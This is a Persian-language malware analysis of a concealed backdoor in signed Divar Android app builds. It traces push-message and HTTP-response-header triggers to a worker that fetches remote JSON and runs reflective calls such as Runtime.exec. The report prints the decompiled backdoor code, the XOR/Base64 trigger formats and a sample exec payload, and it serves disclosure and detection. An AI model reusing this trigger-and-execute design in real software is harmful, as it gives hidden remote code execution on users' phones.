یک interceptor ثبت‌شده OkHttp، پس از `chain.proceed()`، پاسخ API را بررسی می‌کند. مقدار `X-CORRELATION-ID` را می‌خواند، آن را با Base64 باز می‌کند، بایت‌ها را با XOR 0x64 می‌کند و متن حاصل را با & به بخش‌ها می‌شکند. فقط دو فیلد، دقیقاً دو فیلد، به relay می‌رسند: فیلد اول نام صریح کلاس مقصد است؛ فیلد دوم URI می‌شود و در extra نیز با کلید و مقدار یکسان قرار می‌گیرد. interceptor حتی پس از broadcast همان پاسخ اصلی را برمی‌گرداند. پیش از آزمون header، شرطی برای کد وضعیت HTTP وجود ندارد. این client به سازنده‌های شبکه Retrofit و gRPC بررسی‌شده دیوار داده می‌شود؛ بنابراین مسیر به شبکه وصل است و صرفاً کلاسی بلااستفاده نیست.


پاسخ API چگونه به ورکر پنهان می‌رسد

پاسخ API چگونه به ورکر پنهان می‌رسد

مسیر ورودی مستقلی به همان گیرنده و ورکر مسیر پوش می‌پیوندد.

کد APK این مسیر متصل را نشان می‌دهد؛ هیچ header دستکاری‌شده یا مرحله داتلودشده‌ای به دست نیامده است.

نخستین تبادل HTTP




خط پیوسته = قابلیت کد، نه اجرای مشاهده‌شده. نقطه چین = کنترل مشاهده‌شده یا کاربرد ممکن.

شکل ۴: مسیر مستقلی هدر پاسخ HTTP تا همان ورکر.

شاخه پاسخ HTTP: مسیر دوم تا گیرنده

خلاصه CFG رهگیر متصل offset | intercept; Lcv/a; ها نسبت به آغاز متد



این header پاسخ در client دیوار خوانده می‌شود، نه درخواستی به گوشی. در این شاخه پوش، مجوز اعلان یا لمس کاربر آزموده نمی‌شود؛ پاسخ دست‌کاری‌شده واقعی ثبت نشده است.

شاخه پاسخ HTTP: مسیر دوم تا گیرنده

خلاصه‌شده از interceptor متصل offset؛ Lcv/a; . intercept؛ نسبت به ابتدای متد هستند.

مسیر	گره	آزمون یا عمل
اتصال و پاسخ	interceptor ثبت‌شده	درخواست API از client مشترک OkHttp عبور می‌کند و از chain.proceed برمی‌گردد.
شاخه header	0x6c-0x78	header پاسخ X-CORRELATION-ID باید موجود باشد.
بازگشایی	0x92-0xf6	XOR 0x64؛ جداسازی با '&'؛ تعداد بخش‌ها دقیقاً ۲.
header غایب یا نامعتبر	بدون عمل ویژه	همان پاسخ HTTP اصلی برگردانده می‌شود.
Intent صریح	0x126-0x148	data = URI = field 2; class = field 1; extra[URI] = URI
گیرنده مشترک	آزمون برابری URI	اگر کلاس همین گیرنده را نام ببرد، ورکر آغاز می‌شود.

این مسیر header پاسخ را در client دیوار می‌خواند؛ درخواستی نیست که به گوشی فرستاده شود. در این شاخه پوش، مجوز اعلان یا لمس کاربر آزموده نمی‌شود. هیچ پاسخ دست‌کاری‌شده واقعی ثبت نشده است. رنگ‌های شکل به ترتیب فراخوانی/انشعاب DEX و dispatch اندروید/SDK را نشان می‌دهند.

شکل ۳. CFG خلاصه‌شده interceptor پاسخ. پاسخ API مرتبط باید مقداری داشته باشد که دقیقاً به class&URI باز شود؛ برای رسیدن به این ورکر، کلاس باید به گیرنده داخلی اشاره کند. پاسخ عادی همچنان به اپ می‌رسد.

شکل header پس از بازگشایی؛ ساخته‌شده، نه بازپایی‌شده:

```
<receiver-class>&<encoded-stage-URL>

outer header value = Base64(XOR_0x64(decoded text))
worker input      = encoded-stage-URL
```

لایهٔ بیرونی هدر از 0x64 استفاده می‌کند؛ URL در ورکر بعدی با 0x68 باز می‌شود. نام X-CORRELATION-ID به‌تنهایی می‌تواند مشروع باشد و IOC کافی نیست.

این مسیر به پوش، لمس اعلان یا مجوز اعلان نیاز ندارد. پیش‌شرط آن درخواست از طریق client متصل و دریافت header پاسخی با قالب مناسب از منبعی است که هنوز شناسایی نشده است. شواهد ایستای APK مشخص نمی‌کنند چه کسی می‌توانسته آن پاسخ HTTPS را کنترل کند. نخستین build نمونه‌برداری شده با همین مسیر 11.14.12 است؛ 11.14.19-b آن را نگه داشته، اما relay پوش بررسی‌شده را ندارد.

مرز TLS و فرضیهٔ تزریق پاسخ

«هدر پاسخ HTTP» به ساختار پاسخ اشاره دارد؛ درخواست بررسی‌شده به <https://api.divar.ir/v8/> می‌رود. در APK نسخهٔ 11.14.20-b، اعتماد به CA نصب‌شده از سوی کاربر فقط در debug-overrides آمده است. پس یک VPN معمولی یا گواهی خودامضا/نامعتبر به‌تنهایی نمی‌تواند هدر پاسخ HTTPS را برای نسخهٔ release تغییر دهد. این ارزیابی بر کد و تنظیمات اعتمادِ APK تکیه دارد؛ من مسیر هدر api.divar.ir را با یک MiTM زنده روی برنامهٔ اصلی آزمایش نکرده‌ام. [19]

فرضیهٔ نیازمند بررسی: اگر عامل به کلید خصوصی گواهی معتبر برای api.divar.ir و جایگاهی برای هدایت ترافیک دست یافته باشد، می‌تواند در بالادست یا از طریق VPN‌های همکار، اتصال تازهٔ TLS را به‌نام این دامنه برقرار کند، پاسخ عادی API را عبور دهد و هدر فعال‌ساز را فقط به پاسخ کاربران هدف بیفزاید. کنترل مستقیم سرور API یا لبهٔ TLS دیوار نیز راه دیگری برای تزریق همان هدر است. ماندگاری در پشتی، بررسی احتمال دسترسی به زیرساخت را توجیه می‌کند؛ اما امضای مشترک APK‌ها سرقت کلید امضای برنامه یا کلید خصوصی TLS را ثابت نمی‌کند. در این بررسی نه پاسخ تزریق‌شده‌ای به دست آمد و نه افشای کلید تأیید شد.

گواهی‌های TLS که api.divar.ir را پوشش می‌دهند

جست‌وجوی CT/CertSpotter در ۵ اکتبر ۲۰۲۶، ساعت ۰۶:۴۹ UTC هشت گواهی هنوز منقضی‌نشده را برگرداند. «صدور/آغاز اعتبار» مقدار **not_before** است، نه زمان قطعی درخواست گواهی؛ «انقضا» مقدار **not_after** است. برای هر هشت مورد، وضعیت **revoked=false** در همان زمان ثبت شده بود. فقط گواهی Certum در اتصال زنده به API مشاهده شد؛ حضور بقیه در CT، استقرارشان روی سرور را نشان نمی‌دهد. [18, 20]

صادرکننده	گواهی SHA-256	صدور / آغاز اعتبار UTC	انقضا UTC	ابطال
*Certum	7c149de3eccab02fe4e14ee95fd93709d188301443694e8de3b1584a800ee782	2026-05-16 12:32	2026-12-01 12:32	خیر
Let's Encrypt	18d6c324d6fba6779ea9a7199a1be2691cef16075d1866947365f58bd697e21f	2026-07-07 14:02	2026-10-05 14:02	خیر
Let's Encrypt	deb6f0dc9ddeed4d5b1c1bf725e223c47b38ca67594e5a17a3f7e2565547331d	2026-07-26 03:26	2026-10-24 03:26	خیر
Let's Encrypt	e1ef7bf9d9c47e8e4fc7ce38438eb88dc413879c0faa95dd616743037ab56217	2026-08-10 13:58	2026-11-08 13:58	خیر
Let's Encrypt	8977760dc566913a6e3345bffe348dd87717b67c5225f2fb045fa72d3208dbb9	2026-08-10 14:00	2026-11-08 14:00	خیر
Let's Encrypt	e784c2d03bce3abbab95f3b8f0a04ac6bc8f24bdd9698d02437fd39b71d88d62	2026-08-18 13:10	2026-11-16 13:10	خیر
Let's Encrypt	3ab01c4ff6514a2ebf228b50a59215fb21597818aad3fea60d72f56a0b16da89	2026-09-05 13:03	2026-12-04 13:03	خیر
Let's Encrypt	a459efc4ce8b7fcc3bd89066a0acbe3a72cc88938db07f861f4e981401d6c6cd	2026-09-24 02:28	2026-12-23 02:28	خیر

* گواهی Certum در پاسخ زندهٔ API دیده شد. هر اثر انگشت به رکورد همان گواهی در CertSpotter پیوند دارد.

این بازبینی ابطال اخیر را در مجموعهٔ هشت‌تایی بالا نشان نداد. صدور گواهی تازه به‌تنهایی نشانهٔ رخداد امنیتی نیست، و گواهی تازه، گواهی قدیمی هنوز معتبر را خودبه‌خود باطل نمی‌کند. وضعیت ابطال ممکن است پس از زمان بررسی تغییر کند.

ورکر: درخواست مرحلهٔ بعد، مشخصات دستگاه و پاسخ

هر دو ورودی به **dataString** گیرنده می‌رسند. در 11.14.20-w، **ReportDeserializer** آن را با Base64 باز می‌کند، هر بایت را با XOR 0x68 می‌کند و نتیجه را URL می‌گیرد. سپس یک **GET خروجی جداگانه** می‌فرستد، timeout اتصال و خواندن را هرکدام ۳۰ ثانیه می‌گذارد، redirect را دنبال می‌کند و **User-Agent** سفارشی می‌فرستد. فقط پاسخ HTTP 200 ادامه می‌یابد؛ ورکر **سطر اول** بدنهٔ پاسخ را به‌صورت JSON تجزیه می‌کند. هیچ URL بازشدهٔ واقعی یا پاسخ دریافت‌شده‌ای از این رخداد به دست نیامده است.

گروه فیلدهای User-Agent	مقدار تولیدشده توسط ورکر در APK امضا شده
اپ و اندروید	versionCode دیوار؛ مقدار ثابت 0؛ سطح API اندروید.
نمایشگر و زبان	تراکم DPI، عرض و ارتفاع، سپس locale.
توکن درخواست	هشت بایت تصادفی که به متن تبدیل می‌شوند؛ شناسهٔ پایدار دستگاه بودن آن نشان داده نشده است.

مقدار تولیدشده توسط ورکر در APK امضا شده	گروه فیلدهای User-Agent
رشته‌های پاک‌سازی‌شدهٔ model و display, device, manufacturer, product سپس یک فیلد خالی در پایان.	مشخصات build

این مشخصات می‌توانند به سرور امکان تفکیک یا انتخاب دستگاه‌ها را بدهند، اما این بررسی نه log سرور را در اختیار دارد و نه قاعده‌ای برای هدف‌گیری. مقدار آن یک سرنخ جست‌وجو در logهای proxy/CDN است، نه شاهی بر انتخاب‌شدن کاربر مشخص.

فیلدهای پاسخ	نقشی که کد APK امضا شده اثبات می‌کند
data, parse, format	کلاس و decoder با امضای (String, int) را انتخاب می‌کنند؛ نتیجه به byte[] تبدیل می‌شود.
local	مسیر فایل خروجی بایت‌های باز شده را تعیین می‌کند.
deserialize, objectify, report	کلاس مقصد، factory بدون آرگومان و متدی را انتخاب می‌کنند که String[] می‌پذیرد.
extra	آرایه‌ای از رشته‌ها که به صورت یک آرگومان به متد فراخوانی‌شده با Reflection داده می‌شود.

وقتی پاسخ قابل استفاده باشد، ورکر فایل انتخاب‌شده را می‌سازد، بایت‌های باز شده را می‌نویسد، متد انتخاب‌شده را فراخوانی می‌کند، ۱۵ ثانیه صبر می‌کند و برای حذف فایل تلاش می‌کند. DEX تأیید می‌کند که String[] به صورت یک آرگومان reflection ارسال می‌شود. exception می‌تواند مانع فراخوانی یا پاک‌سازی شوند. نوشتن فایل و فراخوانی با Reflection قابلیت‌هایی هستند که در کد مشاهده شده‌اند؛ نوع فایل، مقادیر متدها، دستور و اثرات اجرا معلوم نیستند.

قرارداد پاسخ ساخته‌شده؛ هیچ JSON سرور بازیابی نشده است:

```
{
  "format": "<decoder class>", "parse": "<method>",
  "data": "<encoded stage bytes>", "local": "<output path>",
  "report": "<target class>", "objectify": "<factory>",
  "deserialize": "<method taking String[]>",
  "extra": ["<argument 1>", "<argument 2>"]
}
```

هشت کلید و محدودیت‌های reflection از خود APK به دست آمده‌اند؛ مقدارهای میان علامت‌های زاویه‌ای صرفاً جای‌نگهدارند. ترکیب Runtime/getRuntime/exec از نظر نوع داده با این قرارداد سازگار است، چنان‌که Farajpour Cami نیز توضیح داده، اما هیچ پاسخ واقعی که آن را انتخاب کند به دست نیامده است. سپردن یک فایل .so به shell به‌تنهایی اجرای ELF بومی را ثابت نمی‌کند. [01]

مرز شواهد: کد امضا شده می‌تواند کنترل را به مرحلهٔ دوم سازگار در زمینهٔ اجرای اپ دیوار بسپارد. ایمپلنت یا LPE اندروید به بایت‌ها و رفتار اضافی نیاز دارد. هیچ‌یک به دست نیامده و هیچ اجرای ثبت‌شده‌ای از اپ اصلی دیوار روی دستگاه، تغییر سطح دسترسی را نشان نداده است.

این بخش شکل‌ها و خلاصهٔ CFG پیشین را با قطعه‌کد کوتاه‌شدهٔ APK امضا شدهٔ 11.14.20-w (SHA-256: [bbcb365f04373f6ef2546186f4ebe21efcf161f1908b5f92224af5d34678be1](#)) به ترتیب اجرای برنامه باز می‌کند. نام متغیرها و فاصله‌گذاری برای خوانایی یکسان شده‌اند؛ نام فیلدهای JSON، آزمون‌ها و فراخوانی‌ها از کد بازایی شده‌اند. همین مسیر در 11.14.20-b نیز وجود دارد. هیچ پیام حمله یا پاسخ واقعی سرور برای این بخش بازایی نشده است.

از ورودی تا فراخوانی: مسیر کد در APK امضا شده

دو ورودی به یک گیرندهٔ داخلی می‌رسند. OneSignal و FCM مستقیم، هندلر مشترک پوش دیوار را تغذیه می‌کنند؛ در نسخه‌های متأخر، یک مسیر دیگر نیز مقداری را از هدر پاسخ API به همان گیرنده می‌رساند. هیچ‌یک ورکر را مستقیم فرا نمی‌خوانند. هر دو یک broadcast صریح درون‌اپی می‌سازند که URI آن، هم کلید و هم مقدار یک extra است. گیرنده این برابری غیرمعمول را تشخیص می‌دهد و ReportDeserializer را در thread تازه‌ای شروع می‌کند.

دو adapter پوش، همان سه آرگومان را به provider می‌دهند. قطعه‌کد کوتاه‌شدهٔ زیر، سرویس parser، FCM، وان‌سیگنال و extender را کنار هم می‌گذارد. این یک نقشهٔ تبدیل فیلدهاست، نه پیام واقعی ضبط‌شده روی شبکه:

```
// DivarFirebaseMessagingService.java:70-103
if ("divar".equals(source) || "default".equals(source)) {
    JSONObject envelope = new JSONObject();
    for (Map.Entry<String, String> e : fcmData.entrySet())
        envelope.put(e.getKey(), e.getValue());
    provider.f(envelope, envelope.optString("body"),
               envelope.optString("title"));
}

// OneSignalParser_AbstractC3681x0.java:33-44;
// PushNotificationExtender.java:122-137
JSONObject custom = new JSONObject(oneSignalPayload.optString("custom"));
provider.f(custom.optString("a"),
           oneSignalPayload.optString("alert"),
           oneSignalPayload.optString("title"));
```

در مسیر OneSignal، custom.a شیء بیرونی پیام، alert بدنه و title عنوان را فراهم می‌کند. مسیر FCM مستقیم فقط پیام‌های داده‌ای با source=divar یا source=default را می‌پذیرد؛ مقدارهای دیگر source وارد این شاخهٔ provider نمی‌شوند. بنابراین آزمون بعدی برای هر دو مسیر مشترک است، هرچند قالب پیام در مسیر بالادستی آن‌ها یکسان نیست.

۱. پوش منطبق به broadcast داخلی تبدیل می‌شود

provider ابتدا عنوان ناتهی اعلان را با push_id در شیء بیرونی پیام مقایسه می‌کند. تنها پس از برابری، بدنه را به صورت شیء JSON دیگری می‌خواند. در شاخهٔ افزوده‌شده، هر سه فیلد بدنه باید ناتهی باشند:

```
// Shortened from NotificationProvider_Tk_g.java:382-406
String pushId = envelope.optString("push_id");
JSONObject special = null;
if (!title.isEmpty() && title.equals(pushId)) {
    try { special = new JSONObject(body); }
    catch (Throwable ignored) { special = null; }
}

if (special != null
    && !special.optString("callback_url").isEmpty()
    && !special.optString("campaign").isEmpty()
    && !special.optString("action").isEmpty()) {
    String uri = special.optString("campaign");
    context.sendBroadcast(new Intent()
        .setClassName(context, special.getString("action"))
        .setData(Uri.parse(uri))
        .putExtra(uri, uri));
    return; // ordinary notification construction is skipped
}
```

یک ورودی ساخته شده در قالب یکسان شده provider، نسبت دو شیء JSON را روشن می کند: `title="K"`، `envelope.push_id="K"` و `body='{"callback_url":"x","campaign":"<encoded-stage-URL>","action":"<receiver-class>"}` این پیام واقعی ضبط شده روی شبکه OneSignal نیست. `action` کلاس گیرنده مقصد را تعیین می کند؛ برای رسیدن به ورکر بررسی شده، باید به `ChatPushNotificationOpenHandler` دیوار، که از بیرون اپ export نشده، resolve شود. `campaign` نشانی کدگذاری شده مرحله بعد را به صورت URI و `extra` هم کلید/هم مقدار حمل می کند. در این نسخه، `callback_url` داخل بدنه فقط شرط ناتهی بودن است؛ اینجا مقصد ارسال پاسخ نیست و با فیلد هم نام در اعلان های عادی دیوار تفاوت دارد.

نخستین شاخه گیرنده، این `Intent` را پیش از تجزیه عادی `PARAM` و `ENTITY` و رفتن به صفحه چت مصرف می کند:

```
// ChatPushNotificationOpenHandler.java:49-56
String uri = intent.getDataString();
if (uri != null && uri.equals(extras.getString(uri))) {
    new Thread(new ReportDeserializer(context, uri)).start();
    return; // no normal chat-open path
}
String param = extras.getString("PARAM");
PushNotificationEntity entity = extras.getParcelable("ENTITY");
```

در `putExtra(uri, uri)` provider این آزمون برابری را برقرار می کند. شرط به لمس اعلان توسط کاربر یا مجوز نمایش اعلان وابسته نیست. ورودی ورکر همان رشته URI است، نه متن قابل مشاهده اعلان.

۲. مسیر HTTP در نسخه های متأخر، همان ورودی را به گیرنده می رساند

در 11.14.12 و نسخه های نمونه برداری شده پس از آن، یک `interceptor` متصل به `OkHttp`، پس از برگشت درخواست API، هدر `X-CORRELATION-ID` را می خواند. این هدر در پاسخ و درون نشست HTTPS اپ قرار دارد؛ هدر درخواست `cleartext` نیست. `interceptor` مقدار را با `Base64` باز می کند، بایت ها را با `XOR 0x64` می کند و فقط متنی را می پذیرد که دقیقاً دو بخش جدا شده با `&` داشته باشد:

```
// Shortened from 11.14.20-w_http_interceptor.java:40-69
Response response = chain.proceed(request);
String header = response.headers().get("X-CORRELATION-ID");
if (header != null) {
    String decoded = "";
    for (byte b : Base64.decode(header, 0))
        decoded += (char) (b ^ 0x64);
    List parts = o.q0(decoded, new String[]{"&"}, 6); // Kotlin split
    if (parts.size() == 2) {
        context.sendBroadcast(new Intent()
            .setClassName(context, (String) parts.get(0))
            .setData(Uri.parse((String) parts.get(1)))
            .putExtra((String) parts.get(1), (String) parts.get(1)));
    }
}
return response;
```

متن decode شده به شکل `<receiver-class>&<encoded-stage-URL>` است؛ هدر پاسخ `Base64(XOR_0x64(that text))` را حمل می کند. `parts[0]` باید به همان گیرنده resolve شود و `parts[1]` همان نشانی کدگذاری شده مرحله بعد است که مسیر پوش آن را در `campaign` می گذارد. آزمون split فقط دو بخش بودن را بررسی می کند و ناتهی بودن هیچ یک را نمی سنجد؛ split در Kotlin بخش تهی انتهایی را هم نگه می دارد. لایه بیرونی `0x64` فقط متعلق به هدر است؛ ورکر برای بازکردن URI یک لایه جداگانه `0x68` دارد. پس از ارسال broadcast نیز پردازش عادی پاسخ API ادامه پیدا می کند. پیش شرط های TLS و محدودیت شواهد مربوط به افزودن چنین هدری در بخش پیشین گزارش توضیح داده شده اند.

۳. ورکر URL را باز می‌کند و دستورالعمل می‌گیرد

`ReportDeserializer.a()` روی URI ابتدا Base64 decode و سپس XOR بایت به بایت با `0x68` انجام می‌دهد و URL حاصل را باز می‌کند. `host` و `scheme` از همین ورودی می‌آیند؛ یک `host` ثابت برای سرور مرحله بعد در APK تعبیه نشده است. استفاده از نوع `Java` به نام `HttpURLConnection` به تنهایی نشان نمی‌دهد URL داده شده از HTTP استفاده می‌کرده یا HTTPS.

```
// Shortened from ReportDeserializer.java:54-79
byte[] encoded = Base64.decode(uri, 0);
for (int i = 0; i < encoded.length; i++) encoded[i] ^= 0x68;
URLConnection c = (URLConnection)
    new URL(new String(encoded, UTF_8)).openConnection();
c.setConnectTimeout(30_000);
c.setReadTimeout(30_000);
c.setInstanceFollowRedirects(true);
c.setRequestProperty("User-Agent", b());
if (c.getResponseCode() != 200) return null;
String line = new BufferedReader(
    new InputStreamReader(c.getInputStream())).readLine();
return new JSONObject(line);
```

این درخواست، واکنشی خروجی جداگانه‌ای است و با تماس معمول دیوار به `api.divar.ir` یکی نیست. فقط وضعیت **200** و یک شیء JSON معتبر در خط اول پاسخ به مرحله تجزیه فرمان می‌رسند. کد برای اتصال و خواندن، هر کدام `timeout` سی‌ثانیه‌ای می‌گذارد و `redirect` را مجاز می‌کند. هیچ URL عملیاتی، مقصد، درخواست، پاسخ یا زنجیره `redirect` مربوط به حادثه به دست نیامده است. شکل فرضی درخواست، صرفاً برای خواندن لاگ‌های بَرآکس، چنین است:

```
GET /<path-from-decoded-URI> HTTP/1.1
Host: <host-from-decoded-URI>
User-Agent: <versionCode>|0|<SDK>|<density>|<width>x<height>|<locale>|...
```

۴. اثر انگشت دستگاه چه اطلاعاتی می‌دهد؟

`ReportDeserializer.b()` برای همین درخواست مرحله بعد یک `User-Agent` سفارشی می‌سازد. قطعه‌کد زیر منشأ توکن متغیر و قالب رشته را نشان می‌دهد. `ascii()` و `replacePipe()` نام‌های توضیحی برای فراخوانی‌های بالایش مجاورند:

```
// Shortened from ReportDeserializer.java:93-132
byte[] random = new byte[8];
new Random().nextBytes(random);
String token = Base64.encodeToString(random, 11);
return String.format(Locale.US,
    "%d|%d|%d|%d|%dx%d|%s|%s|%s|%s|%s|%s|%s",
    versionCode, 0, Build.VERSION.SDK_INT, densityDpi,
    widthPixels, heightPixels, Locale.getDefault().toString(), token,
    ascii(replacePipe(Build.DISPLAY)), ascii(replacePipe(Build.DEVICE)),
    ascii(replacePipe(Build.MANUFACTURER)),
    ascii(replacePipe(Build.PRODUCT)), ascii(Build.MODEL), "");
```

حاصل، ۱۳ بخش جداشده با | از ۱۴ مقدار است، زیرا عرض و ارتفاع نمایشگر در یک بخش کنار هم قرار می‌گیرند:

```
versionCode | 0 | Android API level | densityDpi | width x height |
locale | fresh random token | Build.DISPLAY | Build.DEVICE |
Build.MANUFACTURER | Build.PRODUCT | Build.MODEL | empty final segment
```

توکن از هشت بایت تصادفی تازه ساخته می‌شود که هر بار با Android Base64 کدگذاری می‌شوند؛ این کد وجود شناسهٔ پایدار دستگاه را نشان نمی‌دهد. ورکر نویسه‌های غیر ASCII را از رشته‌های **Build** حذف می‌کند. همچنین در **DISPLAY**، **DEVICE**، **MANUFACTURER** و **PRODUCT**، نویسهٔ **|** را پیش از ساخت رشته به **\$** تبدیل می‌کند؛ برای **MODEL**، پالایش غیر ASCII دیده می‌شود، اما جایگزینی pipe در این کد دیده نمی‌شود. این پروفایل، نسخهٔ اپ، نسخهٔ سیستم‌عامل و ویژگی‌های دستگاه را در اختیار سرور می‌گذارد و می‌تواند برای انتخاب هدف به کار رود. لاگ سرور یا قواعد هدف‌گیری در دست نداریم که چنین استفاده‌ای را نشان دهد. هدرهای معمول **X-ANDROID-AD-ID** و امنیت دستگاه در درخواست‌های خروجی API، متعلق به مسبر دیگر، در **interceptor** هستند و نباید با این **User-Agent** مرحلهٔ بعد اشتباه گرفته شوند.

۵. JSON یک خطی سرور، عملیات بعدی را تعیین می‌کند

ورکر انتظار هشت کلید دقیق را دارد. پاسخ زیر ساخته شده و بی‌ضرر است و با امضای متدهای کد سازگار است؛ فرمان واقعی بازیابی‌شده از C2 نیست و نشان نمی‌دهد اپراتور این مقدارها را انتخاب کرده است. این JSON فقط برای خوانایی متن در چند خط شکسته شده؛ پاسخ موفق روی شبکه باید شیء JSON را در یک خط بفرستد، زیرا ورکر `readLine()` را فقط یک بار فرا می‌خواند:

```
{"format":"android.util.Base64","parse":"decode","data":"TEFC",
"local":"/data/user/0/ir.divar/files/cti_marker.bin",
"report":"java.lang.Runtime","objectify":"getRuntime",
"deserialize":"exec","extra":["/system/bin/sh","-c",""]}
```

در این مثال، `data` به بایت‌های بی‌ضرر LAB تبدیل و در `local` نوشته می‌شود. فراخوانی انتخاب‌شده `Runtime.exec(String[])` فقط یک فرمان بی‌اثر shell (`:`) اجرا می‌کند؛ فایل نوشته‌شده را اجرا نمی‌کند. این تمایز مهم است: نوشتن فایل و فراخوانی متد با Reflection دو عمل جدا هستند. دستورالعمل واقعی باید آرگومان‌ها یا متد سازگار دیگری را انتخاب کند که واقعاً از فایل استفاده کند. هیچ‌یک از آن دستورالعمل‌ها یا بایت‌های فایل عملیاتی به دست نیامده‌اند.

ورکر موجود در APK امضا شده، مراحل زیر را طی می‌کند. نام متغیرهای توضیحی از ماست؛ کلیدهای JSON و امضای API‌ها از خود APK آمده‌اند:

```
// Shortened from ReportDeserializer.java:149-174
byte[] bytes = (byte[]) Class.forName(j.getString("format"))
    .getMethod(j.getString("parse"), String.class, int.class)
    .invoke(null, j.getString("data"), 0);

JSONArray a = j.getJSONArray("extra");
String[] args = new String[a.length()];
for (int i = 0; i < a.length(); i++) args[i] = a.getString(i);

Class<?> cls = Class.forName(j.getString("report"));
Method call = cls.getMethod(j.getString("deserialize"), String[].class);
Object target = cls.getMethod(j.getString("objectify")).invoke(null);

File out = new File(j.getString("local"));
out.createNewFile();
FileOutputStream stream = new FileOutputStream(out);
stream.write(bytes);
stream.close();
call.invoke(target, (Object) args);
Thread.sleep(15_000);
out.delete();
```

DEX خام تأیید می‌کند که کل آرایه `String[]` به‌عنوان یک عضو `Object[]` به `Method.invoke` داده می‌شود؛ بنابراین `Runtime.getRuntime().exec(String[])` از نظر امضای متد سازگار است. مقدار برگشتی فراخوانی نادیده گرفته می‌شود و در این کلاس، کدی برای خواندن خروجی پردازش یا فرستادن نتیجه به `callback_url` وجود ندارد. خطا می‌تواند توالی را متوقف کند؛ حذف فایل پس از انتظار پانزده‌ثانیه‌ای نیز تلاش است و تضمین نشده است. وجود این مسیر فراخوانی، قابلیت اجرای کد را در APK امضا شده ثابت می‌کند، نه مشاهده فرمان مخرب، ایمپلنت اجرا شده یا ارتقای سطح دسترسی.

مقدارهای `format` و `parse` که سرور می‌فرستد، یک decoder استاتیکی عمومی با ورودی‌های `(String, int)` و خروجی `byte[]` را پیدا می‌کنند. `report` کلاسی دیگری را نام می‌برد؛ `objectify` باید به‌صورت factory استاتیکی بدون آرگومان فراخوانی‌پذیر باشد و `deserialize` باید روی شیء برگشتی یک `String[]` بپذیرد. خود APK هیچ‌یک از رشته‌های `Runtime`، `getRuntime` یا `exec` در مثال بالا را تأمین نمی‌کند. این لایه غیرمستقیم توضیح می‌دهد چرا جست‌وجوی صرف نام این فرمان‌ها در APK ممکن است مسیر را پیدا نکند.

مرز شواهد. کد APK امضا شده و مسیرهای رسیدن به آن بازیابی شده‌اند؛ پوش ارسالی مهاجم، هدر پاسخ تزریق‌شده، URL عملیاتی decode شده، JSON واقعی سرور، بایت‌های پیلود، خروجی فرمان و رد اجرای آن روی دستگاه به دست نیامده‌اند. تراکنش بی‌ضرر بالا فقط نشان می‌دهد parser و فراخوانی Reflection، در صورت دریافت ورودی منطبق، چه می‌کنند. نباید آن را در فهرست loC‌های تاریخی آورد.

چه چیزی در مسیر تغییر کرد؟

قرارداد پاسخ هشت‌فیلدی در نمونه‌های مثبت بررسی‌شده، از نظر ماهوی ثابت ماند. تغییرهای مهم مربوط به نشانی حمل‌شده، پنهان‌سازی آن، مشخصات دستگاه و افزوده‌شدن مسیر ورودی دیگر بودند.

نخستین وضعیت نمونه‌برداری‌شده	تغییر در مسیر درج‌شده	معنای تغییر
11.8.1 / مه 2023	<code>callback_url</code> در بدنه، URL مرحله بعد را به‌صورت متن آشکار می‌دهد؛ <code>User-Agent</code> کوتاه و خوانای <code>Divar/Android</code> .	نخستین نمونه مثبت به‌دست‌آمده. شاخه پوش ویژه و ورکر از همین زمان به هم وصل بودند.
11.8.2 / مه 2023	ورکر مشخصات اپ/دستگاه را با جداکننده وارد <code>User-Agent</code> می‌کند.	امکان انتخاب دستگاه در سمت سرور یا سرخی برای ردگیری؛ هیچ استفاده‌ای در سرور مشاهده نشده است.
11.9.6 / دسامبر 2023	<code>campaign</code> به جای <code>callback_url</code> حامل URL می‌شود؛ URL با Base64 و XOR 0x3f باز می‌شود.	<code>callback_url</code> همچنان شرط عبور است. چیزی که در پیام پنهان می‌شود URL است، نه بایت‌های دریافت‌شده.
11.14.10 / فوریه 2026	بایت XOR برای URL درونی به 0x68 تغییر می‌کند.	نشانی‌های کدگذاری‌شده قدیمی زیر این ورکر به همان صورت باز نمی‌شوند.
11.14.12 / مه 2026	relay متصل به header پاسخ API افزوده می‌شود؛ پوشش header از Base64 و XOR 0x64 استفاده می‌کند.	پاسخ منطبق می‌تواند بدون پوش یا مجوز اعلان به همان گیرنده برسد.
11.14.19-b / اوت 2026	شاخه header وجود دارد؛ relay پوش در نمونه بررسی‌شده غایب است.	جست‌وجوی محدود به مسیر پوش این فایل مثبت امضا شده را از دست می‌دهد.
